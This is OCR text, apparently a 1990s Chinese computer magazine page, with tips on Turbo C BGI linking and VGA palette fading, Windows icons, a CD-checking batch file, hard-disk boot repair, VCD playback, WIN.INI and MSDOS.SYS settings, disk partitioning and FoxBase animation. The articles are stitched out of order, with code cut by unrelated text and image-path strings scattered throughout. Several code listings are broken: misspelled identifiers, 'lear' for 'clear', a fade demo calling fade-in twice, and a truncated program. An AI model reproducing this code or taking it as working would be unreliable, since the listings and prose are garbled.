
另外，用 TC 或 BC 写成的图形软件，往往在运行时产生讨厌的 BGI Error: Graphics not initialized (use 'initgraph') 我们通常的做法是在同一目录下考入 EGAVGA.BGI 图形设备驱动程序。现在用以上方法来避免该烦恼，首先用 BGIOBJ.EXE 实用工具编译 EGAVGA.BGI，

c:\tc>bgiobj egavga.bgi，

这时产生 egavga.obj 文件，或 c:\tc>bgiobj /F egavga.obj 产生 egavgaf.obj 文件。再如法炮制 c:\tc> tlib graphics.lib + egavga.obj（注:文件扩展名不能省略）。然后在程序的图形初始化之前加一句：


registerbgidriver(EGAVGA_dirver) 或

registerbgidriver(EGAVGA_dirver_far)；

最后形成的可执行文件再也不要那个 egavga.bgi 了。

下面给出一个通用的图形淡入淡出的程序。放到 mysdk.lib 中，用时直接调用。

```
#include "dos.h"
#include "conio.h"
int color1[769],color2[769];
void noplay(void) /*关闭屏幕*/
{
while((inp(0x3da) & 8)==0);
while((inp(0x3da) & 8)==8);
outp(0x3c4,1);
outp(0x3c5,inp(0x3c5) | 0x20);
}
void display(void)  /*打开屏幕*/
{
while((inp(0x3da) & 8)==0);
while((inp(0x3da) & 8)==8);
outp(0x3c4,1);
outp(0x3c5,inp(0x3c5)&0xdf);
}
void getchcolor(void) /*获取颜色分量表*/
{
int i,color;
for(i=0;i<768;){
outportb(0x3c7,i/3);
color=inportb(0x3c9);
color1[i]=color2[i++]=color;
color=inportb(0x3c9);
color1[i]=color2[i++]=color;
color=inportb(0x3c9);
color1[i]=color2[i++]=color;
    }
}
void chcolor(char chmode) /* 改变颜色分量表,以实现淡入淡出*/
{
int i,j,sign=1,k;
if(chmode){
while(sign!=0){
sign=0;
for(i=0;i<256;i++){
```



自制图标及应用

□哈尔滨　孟广志

在 WINDOWS3.2 中文工作平台，许多用户感到美中不足的是，系统提供的图标，不是不够用，就是门不当户不对。弄得你用也不是，不用也不是，勉强凑合用了，给人貌似神离的感觉。为解除用户的烦恼，我们用自制的方式，弥补了这个缺陷。下面介绍自制图标的步聚及应用：

1. 图标雏形绘制。进入 WINDOWS 的'画笔'功能，根据应用情况，分别绘制不同的图形。如按钮制作，图形要制成有凸凹感，就可利用投影原理来进行，假如光线从左上角投下，左、上两线段为白色或其他浅色，右、下两条线段为黑色或其他深色，其他图形根据需要，分别制作。

2. 启动 CAPTICO.EXE 图标生成器（可挂在 WINDOWS 下的应用程序，一般在各软件公司可买到），按 ALT——TAB 切换到"画笔"，打开绘制的图形，将图标生成器，切换到画笔工作面，按动 CAPTURE 钮，截取"图形"，图形制作应考虑抓取限定规格，图形过大，图标生成残缺不全，影响美观；过小，图标有些小家子气，所以要适当。截取图形，在生成器右下角显示，觉得不完美可推倒再来，直到满意为止。然后，按 SAVE 钮存盘，生成一个以 .ICO 为扩展名的图标文件，备用。

3. 用自制图标启动应用程序。先做些准备工作，假如，用 FOXPROW2.5 生成的一个菜单程序 MENU.MPR，进入 WINDOWS 的"主群组"，选"文件管理器"，寻找到应用程序，用鼠标单击应用程序 MENU.MPR，形成高亮块，选[文件]——[关联]——[浏览]——[选定 FOXPROW.EXE]——[确定退出]。这时，MENU.MPR 与 FOXPROW.EXE 建立一种关联，待用。

4. 在 WINDOWS 的主窗口下，选定某'程序组'，按[文件]——[新建]——[新的程序对象 选程序项确定]——[程序项特性：录入说明——浏览确定应用程序 MENU.MPR——更改图标——浏览；按路径寻找自制图标文件]——确定退出。这时，整个图标生成完毕，按动鼠标钮，快速双击刚刚生成的图标，若应用程序启动，说明引导成功，反之，失败。检查各步聚是否正确，再走一招，直到成功为止。


每当进入 WINDOWS 天地，跳入眼帘的是，通过你的妙手自制的图标，看上去专业味实足，与专家们制作的图标并驾齐驱，欣喜之情，溢于言表。不但丰富了你的窗口，也给我们带来一种鲜活感。

◈

```
for(j=0;j<3;j++){
if(color1[i*3+j]!=0){
sign=1;
color1[i*3+j]--;
      }
    }
outportb(0x3c8,i);
outportb(0x3c9,color1[i*3]);
outportb(0x3c9,color1[i*3+1]);
outportb(0x3c9,color1[i*3+2]);
delay(1);
    }
   }
  }
else{
sign=1;
while(sign!=0){
sign=0;
for(i=0;i<256;i++){
for(j=0;j<3;j++){
if(color1[i*3+j]!=color2[i*3+j]){
sign=1;
color1[i*3+j]++;
          }
      }
outportb(0x3c8,i);
outportb(0x3c9,color1[i*3]);
outportb(0x3c9,color1[i*3+1]);
outportb(0x3c9,color1[i*3+2]);
delay(1);
      }
    }
}
return;
}

  #include "graphics.h"
  #include "mysdk.h"
  void main()
{
int gd=DETECT,gm;
registerbgidriver(EGAVGA-driver);
initgraph(&gd,&gm,"");
noplay();
setcolor(WHITE);
setfillstyle(1,DARKGRAY);
bar(0,0,639,479);
outtextxy(100,200,"Hello!World!");
display();
getchcolor();
chcolor(1); /*淡入*/
getch();
chcolor(1); /*淡入*/
getch();
closegraph();
}
```

◈



目前,随着多媒体的普及,光盘的需求量与日俱增,如工具的、游戏的、教学的等层出不穷。但是由于经验不足，部分光盘买回后发现损伤,如划伤、磨损而部分或全部报废。

为了避免这种情况，在购买前应对整盘光盘进行一次校验。众所周知,光盘是只读的,因此需把光盘上的所有文件都读一遍，若通过了，就可以认为光盘是好的。

开始，本人采用光盘上的内容拷贝至硬盘,然后再将之删掉，但由于硬盘容量有限，采用边拷边删的方法进行,费时费力。我从 DOS 中的 COPY CON 得到启发,想到 DOS 的虚拟设备 NUL，使用 COPY *.* NUL 对光盘进行校验，效果不错，对于高速光驱如 SONY 八速则更轻松。但光盘如有子目录的话,就得手工进入,再使用 COPY *.* NUL 检验子目录中的文件。如果光盘中的子目录非常多，使用此种方法来校验也很麻烦。

为了解决这个问题,我编了个批处理文件,可以自动操作。该程序首先自动扫描光盘上的子目录，然后自动进行校验。使用时键入 VERCD[DRIVE]，其中[DRIVE]为要校验光驱盘符。VERCD.BAT 的清单如下：

```
@echo off
c:\
if "%1!"=="!" goto error
echo @CD %%2 > c:\director.bat
echo @copy %%2\*.* nul >> c:\director.bat
echo cd c:\ >> c:\director.bat
dir %1:\/S/W | FIND "Directory" > c:\list
echo exit >> c:\list
command < c:\list
del c:\director.bat
del c:\list
cd\
goto end
:error
echo syntax: %0 [drive]
:end
@echo on
```

自有了这个批处理后，我再也没有买过有物理损坏的光盘。不信,请大家试试。此方法仅对计算用光盘有用,对 VCD 以及音乐唱盘无效。

计算机硬盘不自举故障的排除

□陕西 田穗康

计算机硬盘在使用过程中，会发生用 C 盘无法启动、用 SYS 无法传输系统文件,但用 A 盘启动后 C 盘读写正常的故障，这类故障大致可分为以下三个原因所致；

1. 系统引导文件遭到破坏,使硬盘无法启动。象这类故障可用软件修复,如 VE 和 BM 等。

2. 硬盘系统引导文件没有丢失,有些偶然也能用 C 盘启动。这类故障多半是由于硬盘 0 道磁记录物质疲劳所至。对于这一类故障采用避过 0 道写入引导程序的方法即可解决，因为硬盘系统引导文件是写在由分区表指定的 DOS 起始磁道上的。这时硬盘的 0 道只用来记录分区表,根据几年来的经验,在有这类故障的硬盘上写的分区表极少有丢失的现象。

以下是用 DM4.00 版本软件解决这一问题的方法：

A>DM/M 回车

出现以下菜单：

(I)nitialization menu,(P)artitioning menu,
(s)elect Drive,(C)onfiguration menu,(R)eturn to DOS
Select an option(R):

这里选用 P 命令,出现以下菜单：


(A)llocate,(D)elete,(S)elect boot(C)hange type,any partition(N)ew partition table,(R)eturn to preparation menu
Select(R):

首先用 D 命令删去原硬盘分区表,然后用 N 命令将 0 到 1 磁道划为非 DOS 分区并存入硬盘后,重新启动计算机后用 FDISK 写入 DOS 分区信息到硬盘。再用 FORAMT C:/S 格式化后,硬盘便可正常使用了。

3. 硬盘 0 道有划伤，如果剩下的空间还能写入硬盘分区表，硬盘就能用软件救活。但要进行初级格式化后才能重写分区表。如果 0 道已无法写入硬盘分区信息，应考虑进行硬件维修。对于零道定位检测器在盘腔外的硬盘，只要将检测器向内微移二分之一毫米即可。对零道检测器在伺服电机内无法移动、或没有检测器的硬盘，可在超净室内打开盘腔将磁头定位镙钉向内旋几圈以避过划伤的磁道。

对于无超净设备可用一面开口的箱子，背面开口安装一卫生间用排气扇,进风口加多层泡沫过滤,使进风无灰尘即可。

用以上办法笔者几年来已修复了近百个这类故障的硬盘,经过长期的考验绝大多数工作正常。



如何使用电影卡播放VCD

□四川 李洪

使用电影卡及 VGA 显示器在电脑上播放 VCD，特别是播放 2.0 版的 VCD 碟片，其精彩绝伦的高清晰画面，是普通电视机所望尘莫及的。然而，在电脑上播放 VCD 时，常常会遇到频繁死机或大量的马赛克画面，的确让人大倒胃口。有时甚至根本不能播放 VCD。其实，这类问题并不一定是硬件或碟片的毛病，多半与系统设置或使用不当有关。如果设置或使用恰当，甚至有些无法在 VCD 机上播放的碟片也可在电脑上播放。下面以 486 型机所使用的电影卡为例，讲一下如何进行正确的系统设置和使用，也可供使用 586 型机进行软解压的朋友们参考。

1. 禁用二级 Cache：486 型机通常在主板上安装有二级（外部）Cache，应通过 CMOS 将其设置为 disable，如 CMOS 中有 Video BIOS cacheable，也应将其设置为 disable。另外，如光驱带有 Cache，也应通过加载 SMARTDRV 驱动程序后，使用/U 参数，禁用光驱 Cache。其原因是，播放 VCD 时，CPU 负担较重，且为动态数据传输。如 CPU 反复从 Cache 及 DRAM 内存读写数据，极易出错而造成死机或导致大量的马赛克画面。因此，宁可选用速度较快的 DRAM 内存，也不要使用 Cache。

2. 选用正确的 MSCDEX.EXE 版本：在电脑上播放 VCD 时，光驱是由操作系统中所带的 MSCDEX.EXE 驱动程序驱动的。一般讲，2.21 版本以上的 MSCDEX 驱动程序均可用来播放 VCD，但实际使用时，应选用与相应操作系统版本一致的 MSCDEX 版本，以避免出现潜在的问题。如操作系统为 MS-DOS6.20 版时，相应的 MSCDEX 为 2.22 版；MS-DOS 为 6.21 版时相应为 2.23 版；在 WIN95 中为 2.25 版。如需使用相对低版本的 MSCDEX 驱动程序，则必须同时在 CONFIG.SYS 文件中加载版本驱动程序 SETVER.EXE，否则不能正常使用光驱。

3. 设置适当的缓冲区：加载 MSCDEX 驱动程序后，如使用/M：nn 参数设置缓冲区，可大大减少由于光驱不能读盘引起的死机现象。具体的设置效果是：当不设置缓冲区时播放 VCD，数据正确时不出现马赛克画面，但数据有误时多半死机；当缓冲区设置为 20 时，死机减少，但数据有误时有较多马赛克画面；当缓冲区设置为 40 时，基本上不出现死机，数据有误时有轻微马赛克画面，已不影响正常观看。但需注意不能将缓冲区设置过大，否则由于基本内存占用过多，反而影响数据处理。一般讲，基本内存应至少留有 500KB 的自由空间。

4. 设置较大的虚拟内存：在 CONFIG.SYS 中加入 shell=c:\dos\command.com c:\/p /e:2048/msg 命令行时，其/msg 参数可定义将错误信息保留在内存中。如在 Windows 环境下播放 VCD，Windows 使用硬盘作虚拟内存。设置较大的虚拟内存，即可保留较多的错误信息而不致引起死机。如硬盘空间允许，可将虚拟内存设为 35MB 以上，并设为临时使用。播放完 VCD 后，应正常退出 Windows，删除此保留有错误信息的虚拟内存，以便下一次播放时建立新的虚拟内存。

5. 选择正确的光驱接口：目前电脑上使用的光驱，主要是 AT 接口与 IDE 接口两种。如为 AT 接口光驱，需注意其接口卡应能设置 DMA5、6 或 7，即 16 位数据传输。只能设置 DMA 0、1、3，即 8 位数据传输者，不能用来播放 VCD。对于 IDE 接口光驱，应将光驱单独与接口卡或主板上的 IDE 接口相连接，而不要设为硬盘的从盘。如设为从盘，在 Windows 3.x 或 Win95 中播放 VCD 时会出问题。因把光驱设为从盘时，光驱与硬盘使用同一中断和地址，而 Windows3.x 或 Win95 使用硬盘作虚拟内存，故存在冲突问题。

6. 设置适当的系统运行速度：目前生产的电影卡，主要适用于 CPU 主频为 40MHz～80MHz 的 386DX 或 486DX 型机。如系统运行速度太快，反而会因电影卡解压速度或光驱读盘速度跟不上而导致死机。对于 486DX4/100 型机，可考虑更改主板上的跳线，将原 3 倍频设置改为 2 倍频设置，此时 CPU 工作于 66MHz，系统运行速度可降低约 1/3。

7. 出现洋红色扫描线的处理：使用电影卡播放 VCD 时，出现洋红色扫描线是常见的故障之一。这类

使用Windows中WIN.INI的一些经验

□浙江　张驰

众所周知，Windows将用户所作的选择以及各种变化的系统信息记录在两个初始化文件中：WIN.INI和SYSTEM.INI。这两个文件就像DOS中的Config.SYS文件一样重要。Windows在启动时必须读这两个文件。显然，我们就可以通过更改这两个文件来对Windows系统进行指挥。(本文只论述WIN.INI)

首先我向大家介绍一个工具软件(sysedit.exe)这个软件本身就包含在Windows的目录中，只是很少有人用，但它有一个很好的功能，就是对AUTOEXEC.BAT，CONFIG.SYS，WIN.INI，SYSTEM.INI进行编辑。还能自动备份所修改过的任何文件（备份文件以SYD为扩展名)。所以，这个工具软件是对以上这四个文件进行编辑的较理想的工具。如要运行sysedit文件，可在"程序管理器"或"文件管理器"的"文件"下拉菜单选"运行"，后敲入sysedit即可运行此程序。当然也可用其它软件编辑WIN.INI这个文件，但一定要给WIN.INI文件做一个附本，以备万一。

经验一：用WIN.INI自动启动程序

虽然在Windows3.1中的"程序管理器"中有一个"启动"的程序组，但缺少隐蔽性。在文本编辑器中打开WIN.INI这个文件，在[Windows]标题下可以找到"run="和"load="这二行，如未找到可自行加上。在"run="和"load="行中可加上路径及可执行文件全名。在"run="行内加上的程序启动后会变成打开的窗口运行。在"load="行内加上的程序启动后会被最小化，并在后台执行。

格式：run/load=[盘符：][路径][文件名]

经验二：改变图标的字体和大小

可在WIN.INI的Desktop标题下添加如下几行

"Icontitle size Face Name="[屏幕字库文件名](可以在"版面控制"中打开"字体"来找出想要的字库文件)

"Icontitle size="行中输"0"表示正常类型，输入"1"表示黑体字。加上这三条可以使Windows中的图标下的文字耳目一新，使你的Windows的风格有所改变。

经验三：调整墙纸的位置

在WIN.INI文件中的[Desktop]中加入或修改"wallpaper originX="和"wallpaper originY="这两行。其缺省值为0，它表示Windows在正常情况下从屏幕左上角(0,0)位置开始一直向下排列墙纸。

如想要墙纸往右移，在"wallpaper originX="行中加一个正数，如想要下移，在"wallpaper originY="行中加一个正数。墙纸就按这两行中所指定的坐标值进行相应的排列。也就是说，排列的起点被移动了。如果在"桌面"中设墙纸为居中时，要想将墙纸放置在屏幕的左上角应将值都设为1。可对墙纸进行相应的调整，以求美观。

问题多半是由于电影卡上的场扫描IC输出信号过强或漏电流过大所致。电影卡上的场扫描IC一般由主板上的+12V电源供电，可从电影卡上将其断开（电影卡B面第9线)，串接上一只10～20Ω的限流电阻，即可解决问题。

8.注意温度平衡：家用电脑在气温较低时长时间播放VCD，光驱因发热而温度相对较高。此时如更换碟片，冷的碟片进入光驱后会因冷凝而在碟片表面形成气雾，从而影响播放。在这种情况下，应让碟片在光驱中平衡数分钟，或预温后再放入光驱，即可正常播放。

最后顺便提一下，对于因碟片质量差而导致的死机，如果是需要经常播放者，可将死机处记录下来，在播放时稍提前按下快进键，即可跳过死机处。有些电影卡，如"蓝点"电影卡，即使发生死机，也可通过按下快进键及光驱上的退盘键而跳过或恢复，并不一定需要重新启动机器。

一种更简便的安装光盘软件(.IMG 文件)的方法

□江西　卢玮

在 DOS 下安装 .IMG 软件，一般都是先呼出 IMG(或 IMGDRIVE)将第一张盘进行恢复，然后执行该盘（即 IMG 在内存中的虚拟 A 盘）上的 INSTALL 文件或 SETUP 文件，在安装过程中提示"插入第 2 张盘"时，又呼出 IMG，恢复第二张盘，按 ESC 退出 IMG 窗口，然后按回车 ... 直至全部安装。这种方法速度慢，操作频繁。其实我们可以按照下面的方法来实现快速安装：

(1)C :\>MD TMP 在盘上建立一个临时目录；

(2) 激活 IMG 将第一张盘的内容恢复后，用下述命令将虚拟 A 盘中的所有文件及下层目录拷到\TMP 目录中：

C :\>XCOPY A :\.\TMP /S/E

(3)重复第(2)步将需要安装的软件全部恢复并拷贝到\TMP 目录中；

(4) CTRL+ENTER 卸下 IMG，执行\ TMP 目录中的 INSTALL 或 SETUP 安装程序，在安装过程中正确设置路径，在提示插入下一张盘时，按回车即可。因为从硬盘安装，安装速度是非常快的。

若该软件规定要从 A 盘或 B 盘安装，那就在第(4)步从内存中卸下 IMG 后改执行(5)、(6)步：

(5)用 SUBST 将\TMP 当作 A 驱动器：

C :\>SUBST A :\TMP

(6)C :\>A 将当前驱动器置为 A 盘，执行 A 盘上的安装程序。

对于必须在 WINDOWS 下安装的软件，在做完以上(1)至(5)步后，启动 WINDOWS 的文件管理器，单击 A 盘图标，然后在 A 盘文件列表中双击安装程序(INSTALL 或 SETUP)。就这样，非常方便快速，甚至连换盘的提示都不出现。前几天安装 FOXPRO2.5 FOR WINDOWS，七张盘，不到一分钟就安装成功!

若在工作前运行了 DOSKEY 命令，则第(2)步的命令也不必直接输入，用↑键从缓冲区中写到屏幕上就省事多了，此为"偷懒"一法。

此方法优点:快速、方便、简捷，尤其是安装 FOR WINDOWS 的软件的时候，不需要在 WINDOWS 方式和 MS-DOS 方式之间、窗口与窗口之间频繁切换，避免了因按错键等操作错误带来的麻烦和不便。

用这种方法安装软件应注意：

(1)必须确保硬盘上有足够的空间；

(2) 之所以用 XCOPY 而不用 COPY 拷贝，是因为必须保持原盘的目录结构；

(3) 用 SUBST 命令前必须先从内存中卸下 IMG，因为 IMG 在内存中设置的虚拟 A 盘会影响 SUBST 的替代操作；

(4)对于某些安装时必须读磁盘卷标的软件，并不适宜拷到硬盘上安装。

(5) 软件安装成功后，请执行 C :\> DELTREE\ TMP 将临时目录删除。

打印 VCD 图片一法

□湖南　覃业宇

用软解压播放影碟，先可在较小的画面里监视播放情况，到有满意的画面时按下暂停键，让画面停止，如果放过了头，可以退回去一些；再将画面放大到满屏，按下"Print Screen"键，然后退出软解压，打开主群组中的剪贴板查看程序，就可看到刚才拷贝下来的画面，画面可能很糟糕，不过不要紧。最好存一盘，方便下次再用。接下来关闭此程序或者将此窗口最小化，以节约些内存。再进入 Word 编辑环境。在此环境下就可以通过"编辑"选项中的"粘贴"来将剪贴板上的图片复制过来。不过最好是插入一个"图文框"，便于将图片随意移动、改变大小等操作。

要说明的是，象金山影霸这样的软解压不能进行上述操作，要在 Xing 或者是视频播放器上才能进行上述操作。金山影霸Ⅱ和 Xing 都有拷贝画面的功能，但都是以 BMP 格式保存，效果不好。再有，在金山影霸中按"Print Screen"键拷下来的图片一团糟，满屏花花点点，根本不叫画面了。笔者使用的是视频播放器，因为 Xing 的画面是以 Windows 的窗口形式出现的，最上部有一标题栏，影响效果。另外，上述方法一次只能截取一副画面，如果不及时存盘，接下来的图片会覆盖掉先前的图片。笔者使用的是 HP DJ200 喷打，按灰度打印。

（请作者与编辑部联系）



如今硬盘的容量越来越大，去年初还较流行的540M硬盘，现在586电脑上已不多见，取而代之的是850M、1.2G甚至是1.7G的海量硬盘，有消息说，5.1G的洋量硬盘也已面市。我们知道，DOS3.3以前的版本只能管理32M以下的硬盘，容量大于32M的硬盘必须分区后才能使用。从DOS5.0起，由于采用了16Bit的FAT表，最大可管理2G的硬盘。在这种情况下，大容量硬盘在使用时还有无必要分区，如果要分区，应当怎样分才合理，本文对此问题做一探讨。

DOS是以簇(Cluster)为基本分配单元给文件在磁盘上分配存储空间的，一个簇所代表的实际磁盘空间与磁盘的类别和容量有关。在软盘上一个簇就是一个扇区，容量为512Byte，但在硬盘上，为加快硬盘的存取速度，一个簇是由数个扇区组成，数量由4个到64个不等，随硬盘本身容量而变，见表1。使用CHKDSK命令可以查看簇的容量，即分配单元(allocation unit)的容量。也可以向硬盘中拷入一个长度小于2K的文件，用dir命令查看拷入前后硬盘剩余空间的变化算出每簇的容量。

表1　簇容量和硬盘容量间的关系

硬盘容量(M)	每簇中扇区个数	每簇容量(Byte)
16~127	4	2048
128~255	8	4096
256~511	16	8192
512~1023	32	16384
1024~2048	64	32768

由于一个文件的长度不可能刚好等于一个簇的容量或是它的整数倍，当它存储在硬盘上时，所占据的硬盘空间是不小于该文件长度的簇容量的最小整数倍。每一文件最后一簇中的字节数可以从1个字节到整簇字节不等。因而一个文件在硬盘上存储时所占据的硬盘空间要比它本身的实际长度大，而一个簇又只能被一个文件唯一占用，这就不可避免地造成了硬盘空间的浪费。很显然，簇的容量越大，存储的文件越多，所造成的浪费也就越大。下面举两个实例来说明这个问题。

例1，某台电脑中DOS子目录下共存有139个文件，各文件的长度从11字节到314，236字节不等，全部文件总长度为5，716，951字节。按文件在硬盘上的存储规则可以算出这些文件在不同簇容量的硬盘上存储时所造成的浪费，见表2。

表2　相同文件在簇容量不同的硬盘上存储时所浪费的硬盘空间

簇容量(Byte)	文件实际占据硬盘空间(Byte)	被浪费硬盘盘空间(Byte)	平均每一文件浪费空间(Byte)
2048	5859188	142237	1K
4096	6021120	304169	2.2K
8192	6307840	590889	4.2K
16384	6995968	1279017	9.2K
32768	8454144	2737193	19.7K

例2，一850M硬盘，未分区使用，共存有9000余个文件。用CHKDSK命令查出所有文件实际占据的硬盘空间约为670M，用dir/A/S命令查出所有文件的实际总长度约为552M，共浪费118M的硬盘空间，平均每个文件浪费13K左右。

这两个例子表明在硬盘上平均每个文件至少要浪费半簇以上的空间，照此推算，一个1.2G的硬盘若不分区使用将会有180M以上的空间白白地浪费掉。怎样才能减少这种浪费呢?您大概已经得出了结论，这就是通过分区减小簇容量。但应当怎样分区才合理呢?从表1、表2可知，127M硬盘的簇容量最小，仅为2K，所造成的浪费最小。但是目前软件自身的容量越来越大，动辄十几兆、几十兆、甚至上百兆，如一套Windows95中文版就有100M左右，将硬盘分为容量为127M的逻辑盘在使用时会有捉襟见肘的感觉。再说一个大容量硬盘分成数十个127M的逻辑盘给操作也带来诸多不变。因而分区容量应当大于127M。笔者分析了目前几个常用操作系统软件(如DOS6.22、UCDOS5.0、Windows3.x，中文之星等)中的文件长度分布，发现长度小于16K的文件占文件总数的50%以上，其中70%以上又是长度小于8K的文件。因而笔者认为按每簇容量4K或8K进行分区较为合理，建议按表3的方案进行分区。

表3　硬盘分区方案

硬盘总容量(M)	逻辑盘容量(M)	C	D	E
630	120	250	500	127
850	230	250	510	240
1000	223	400	510	440

把大容量硬盘分成2~3个小容量逻辑盘来使用，既提高了硬盘空间的利用率，减少了浪费，又给使用维护带来了许多方便。例如您可以在不同分区上安装不同的操作系统，以满足不同的需要。您也可以按照自己的习惯和爱好对您的软件进行分门别类存放管理，如C盘作为启动盘，主要可用来存放操作系统、中文平台和一些常用的工具软件，而D、E盘则可用来存放各种应用、娱乐软件，如文字处理，数据库、字典、学习、教学以及游戏等等。



看到这个标题，有人可能会说：MSDOS.SYS 不是 DOS 的核心系统文件吗，怎么能‘定制’呢?不错,这是对于 MS-DOS 系统而言的。1995 年底,微软(Microsoft)已经交付了全新的 32 位操作系统 Windows 95，而 Windows 95 却不象 OS/2 和 Windows NT 那样完全脱离了 DOS,而是带了 DOS 7,而这个 DOS 中,核心文件是一个约 200KB 的 IO.SYS，而 MSDOS.SYS 不再与 IO.SYS 协同工作，成为一个类似于 SYSTEM.INI 文件的系统设置文件。

新的 MSDOS.SYS 是一个由 ASCII 码构成的可修改的文本文件。格式是:关键字 = 值。关键字下面将介绍,而值由“0”,“1”,或其它的数字组成。

本人在使用了 Windows 95 一段时间后，总结了一些关键字及其值,在这里向大家介绍一下:([ ] 中数字代表可选项)

1.BootGUI = 1[0]　代表启动 Windows 95 后是否进入图形用户界面(Graphics User Interface)。缺省值为‘1”,即进入图形用户界面;‘0’则反之。

2.BootDelay = n　代表在启动时显示“Starting Windows 95...”这一行所延迟的时间，以秒计算，n 表示秒数。缺省值为:2

3.BootWarn = 1[0]　表示在启动时如果出现错误,是否提出警告。缺省值:1,即‘提出警告”

4.BootMulti = 0[1]　表示是否允许引导到过去的 DOS。当 Windows 95 是从 CD-ROM 上安装的话,那一定是在某个 DOS 版本下进行的,安装结束后,旧的 DOS 并未被删去,想使用的话还是可以找回来的。当这一关键字的值为“1”时,在显示“Starting Windows 95...’时,按下 F4 或按 F8 再选‘Previous Version of MS-DOS”项，就可以回到安装 Windows 95 前的 DOS。该关键字缺省值为 0，即不允许引导到过去的 DOS。

5.BootWin = 1[0]　表示启动时是否引导到 Windows。若本项值为‘0”,而 BootMulti = 1 的话,那系统将直接引导到过去的 DOS，同时，在显示“Starting Windows 95...”时按 F4，则会引导到图形用户界面(Graphics User Interface)。本项缺省值为 1。

6.BootMenu = 0[1]　表示启动后是否显示启动菜单。当显示“Starting Windows 95...”时，按 F8 会出现启动菜单,若怕麻烦,干脆把这一项设为“1”,这样不用按 F8，启动菜单便会出现。本项缺省值为:0,即不自动显示开始菜单。

7.BootMenuDelay = n　表示 Windows 95 启动菜单延迟的时间,当然,首先必须 BootMenu = 1。缺省值:n 为 30,即延迟 30 秒。

8.BootMenuDefault = n　表示在 Windows 95 启动菜单上，以某一个选项为缺省，n 的值最大不超过 8,当系统有网络时,最大值为 8,无网络时,最大为 7,本项缺省值为:1 即启动菜单第一项:Normal。

9.LoadTop = 1[0]　表示在 Windows 95 的 DOS 7 启动时，是否将 COMMAND.COM 文件装入 UMB,缺省值为:1,允许装入 UMB 块。

10.Network = 1[0]　表示 Windows 95 系统中是否带有网络。如果在安装 Windows 95 时没有网络,则缺省值为:0,反之,若有网络存在,Windows 95 安装程序会自动修改此关键字的值,使之为:1。

11.DoubleBuffer = 0[1]　表示在装入 Windows 95 前，是否进行双缓冲。有一些控制器，如一些旧的 IDE 控制器，在没有双缓冲的情况下，便不能正常工作。当然,最近的一些硬件设备一般没必要双缓冲。本项缺省值:0,不实行双缓冲。

12.DrvSpace = 0[1]　DblSpace = 0[1]　都是在装入 Windows 95 前是否装入硬盘压缩驱动器的选项，在安装 Windows 95 前，若已用 DOS6.2 的 DblSpace 或 DOS6.22 的 DrvSpace，在升级到 Windows 95 后都会使这两关键字的值为 1，这告诉系统，这台计算机有压缩驱动器，对应的驱动程序为 DrvSpace.bin 或 DblSpace.bin。这两项缺省值为 0,即不安装任何压缩驱动器。设置此二项时应视计算机而定。

13.Logo = 1[0]　表示在 Windows 95 启动至图形用户界面前，是否用一幅位图隐藏启动时的一些信息。在显示完‘Starting Windows 95...’后,便会出现一幅以蓝天白云为背景,正中一个大大的 Windows 徽标和“Microsoft Windows 95®”字样的位图,这是很令人兴奋的。当您不想再看到它时,您可以把它去掉,只需把本项的值改为 0。缺省值为 1。



□江苏 马智杰 穆慧敏

动画技术，初听起来给人一种高深莫测的感觉，其实它的基本原理也是很简单的：仅仅是充分利用了视觉暂留的效果。随着微机的普遍使用，在微机上实现动画也变得越来越容易。FOXBASE 数据库是一种方便实用的关系型数据库，应用范围极其广泛，许多人都会熟练使用。只要采用适当的编程方法，利用 FOXBASE 中简单的命令也是完全可以实现动画的。下面介绍的程序均是用 FOXBASE 命令编写而成，都在 486DX，VGA640＊480，安装 UCDOS3.1 以上中文平台的微机上调试通过。

一、实现拉幕式色彩动画

其基本思想是：首先在屏幕上设置指定的颜色，然后从中间开始向两边以某一确定的宽度（称为步长）删除掉颜色，构成一个循环，就可以实现向两边徐徐拉开帷幕的效果。反之，从屏幕两边向中间以某一确定的宽度删除颜色，就可以实现徐徐合上帷幕的效果。

1.prg

```
clear
set color to rb/b +
@12,10 say“ 欢迎使用 ”
x = 0
do while x < 40
@0,40 - x clear to 24,40 + x
x = x + 0.2
enddo
return
```

2.prg

```
lear
set color to rb/b +
@13,15 say“ 再见 ”
x = 0
do while x < 40
@0,0 clear to 24,x
@0,79 - x clear to 24,79
x = x + 0.2
enddo
return
```

其中，1.prg 用于数据库主界面之前，徐徐地拉开帷幕，2.prg 用于数据库操作完毕之后，徐徐地合上帷幕。

二、实现汉字的平面动画

如果你想让某几个汉字从屏幕左边“飞”到屏幕中某一个位置，同时，另几个汉字从屏幕右边“飞”进来，两者同时停止在预先指字的位置，则可以用下面的程序实现。

```
set talk off
set echo off
set status off
set color to w + /rb
X = 0
DO WHILE x < 31
x = x + 1
@17,11 say space(x - 1) +“ 工作室 ”
@19.34 say space(31 - x)  + “ 马 ” +
space(x)
enddo
x = 0
DO WHILE x < 25
x = x + 1
@17,11 say space(x - 1) +“ 软件 ”
@19, 38 say space(25 - x)  + “ 智 ” +
space(x)
enddo
x = 0
DO WHILE x < 19
x = x + 1
@17,11 say space(x - 1) +“ 虹 ”
@19, 42 say space(19 - x)  + “ 杰 ” +
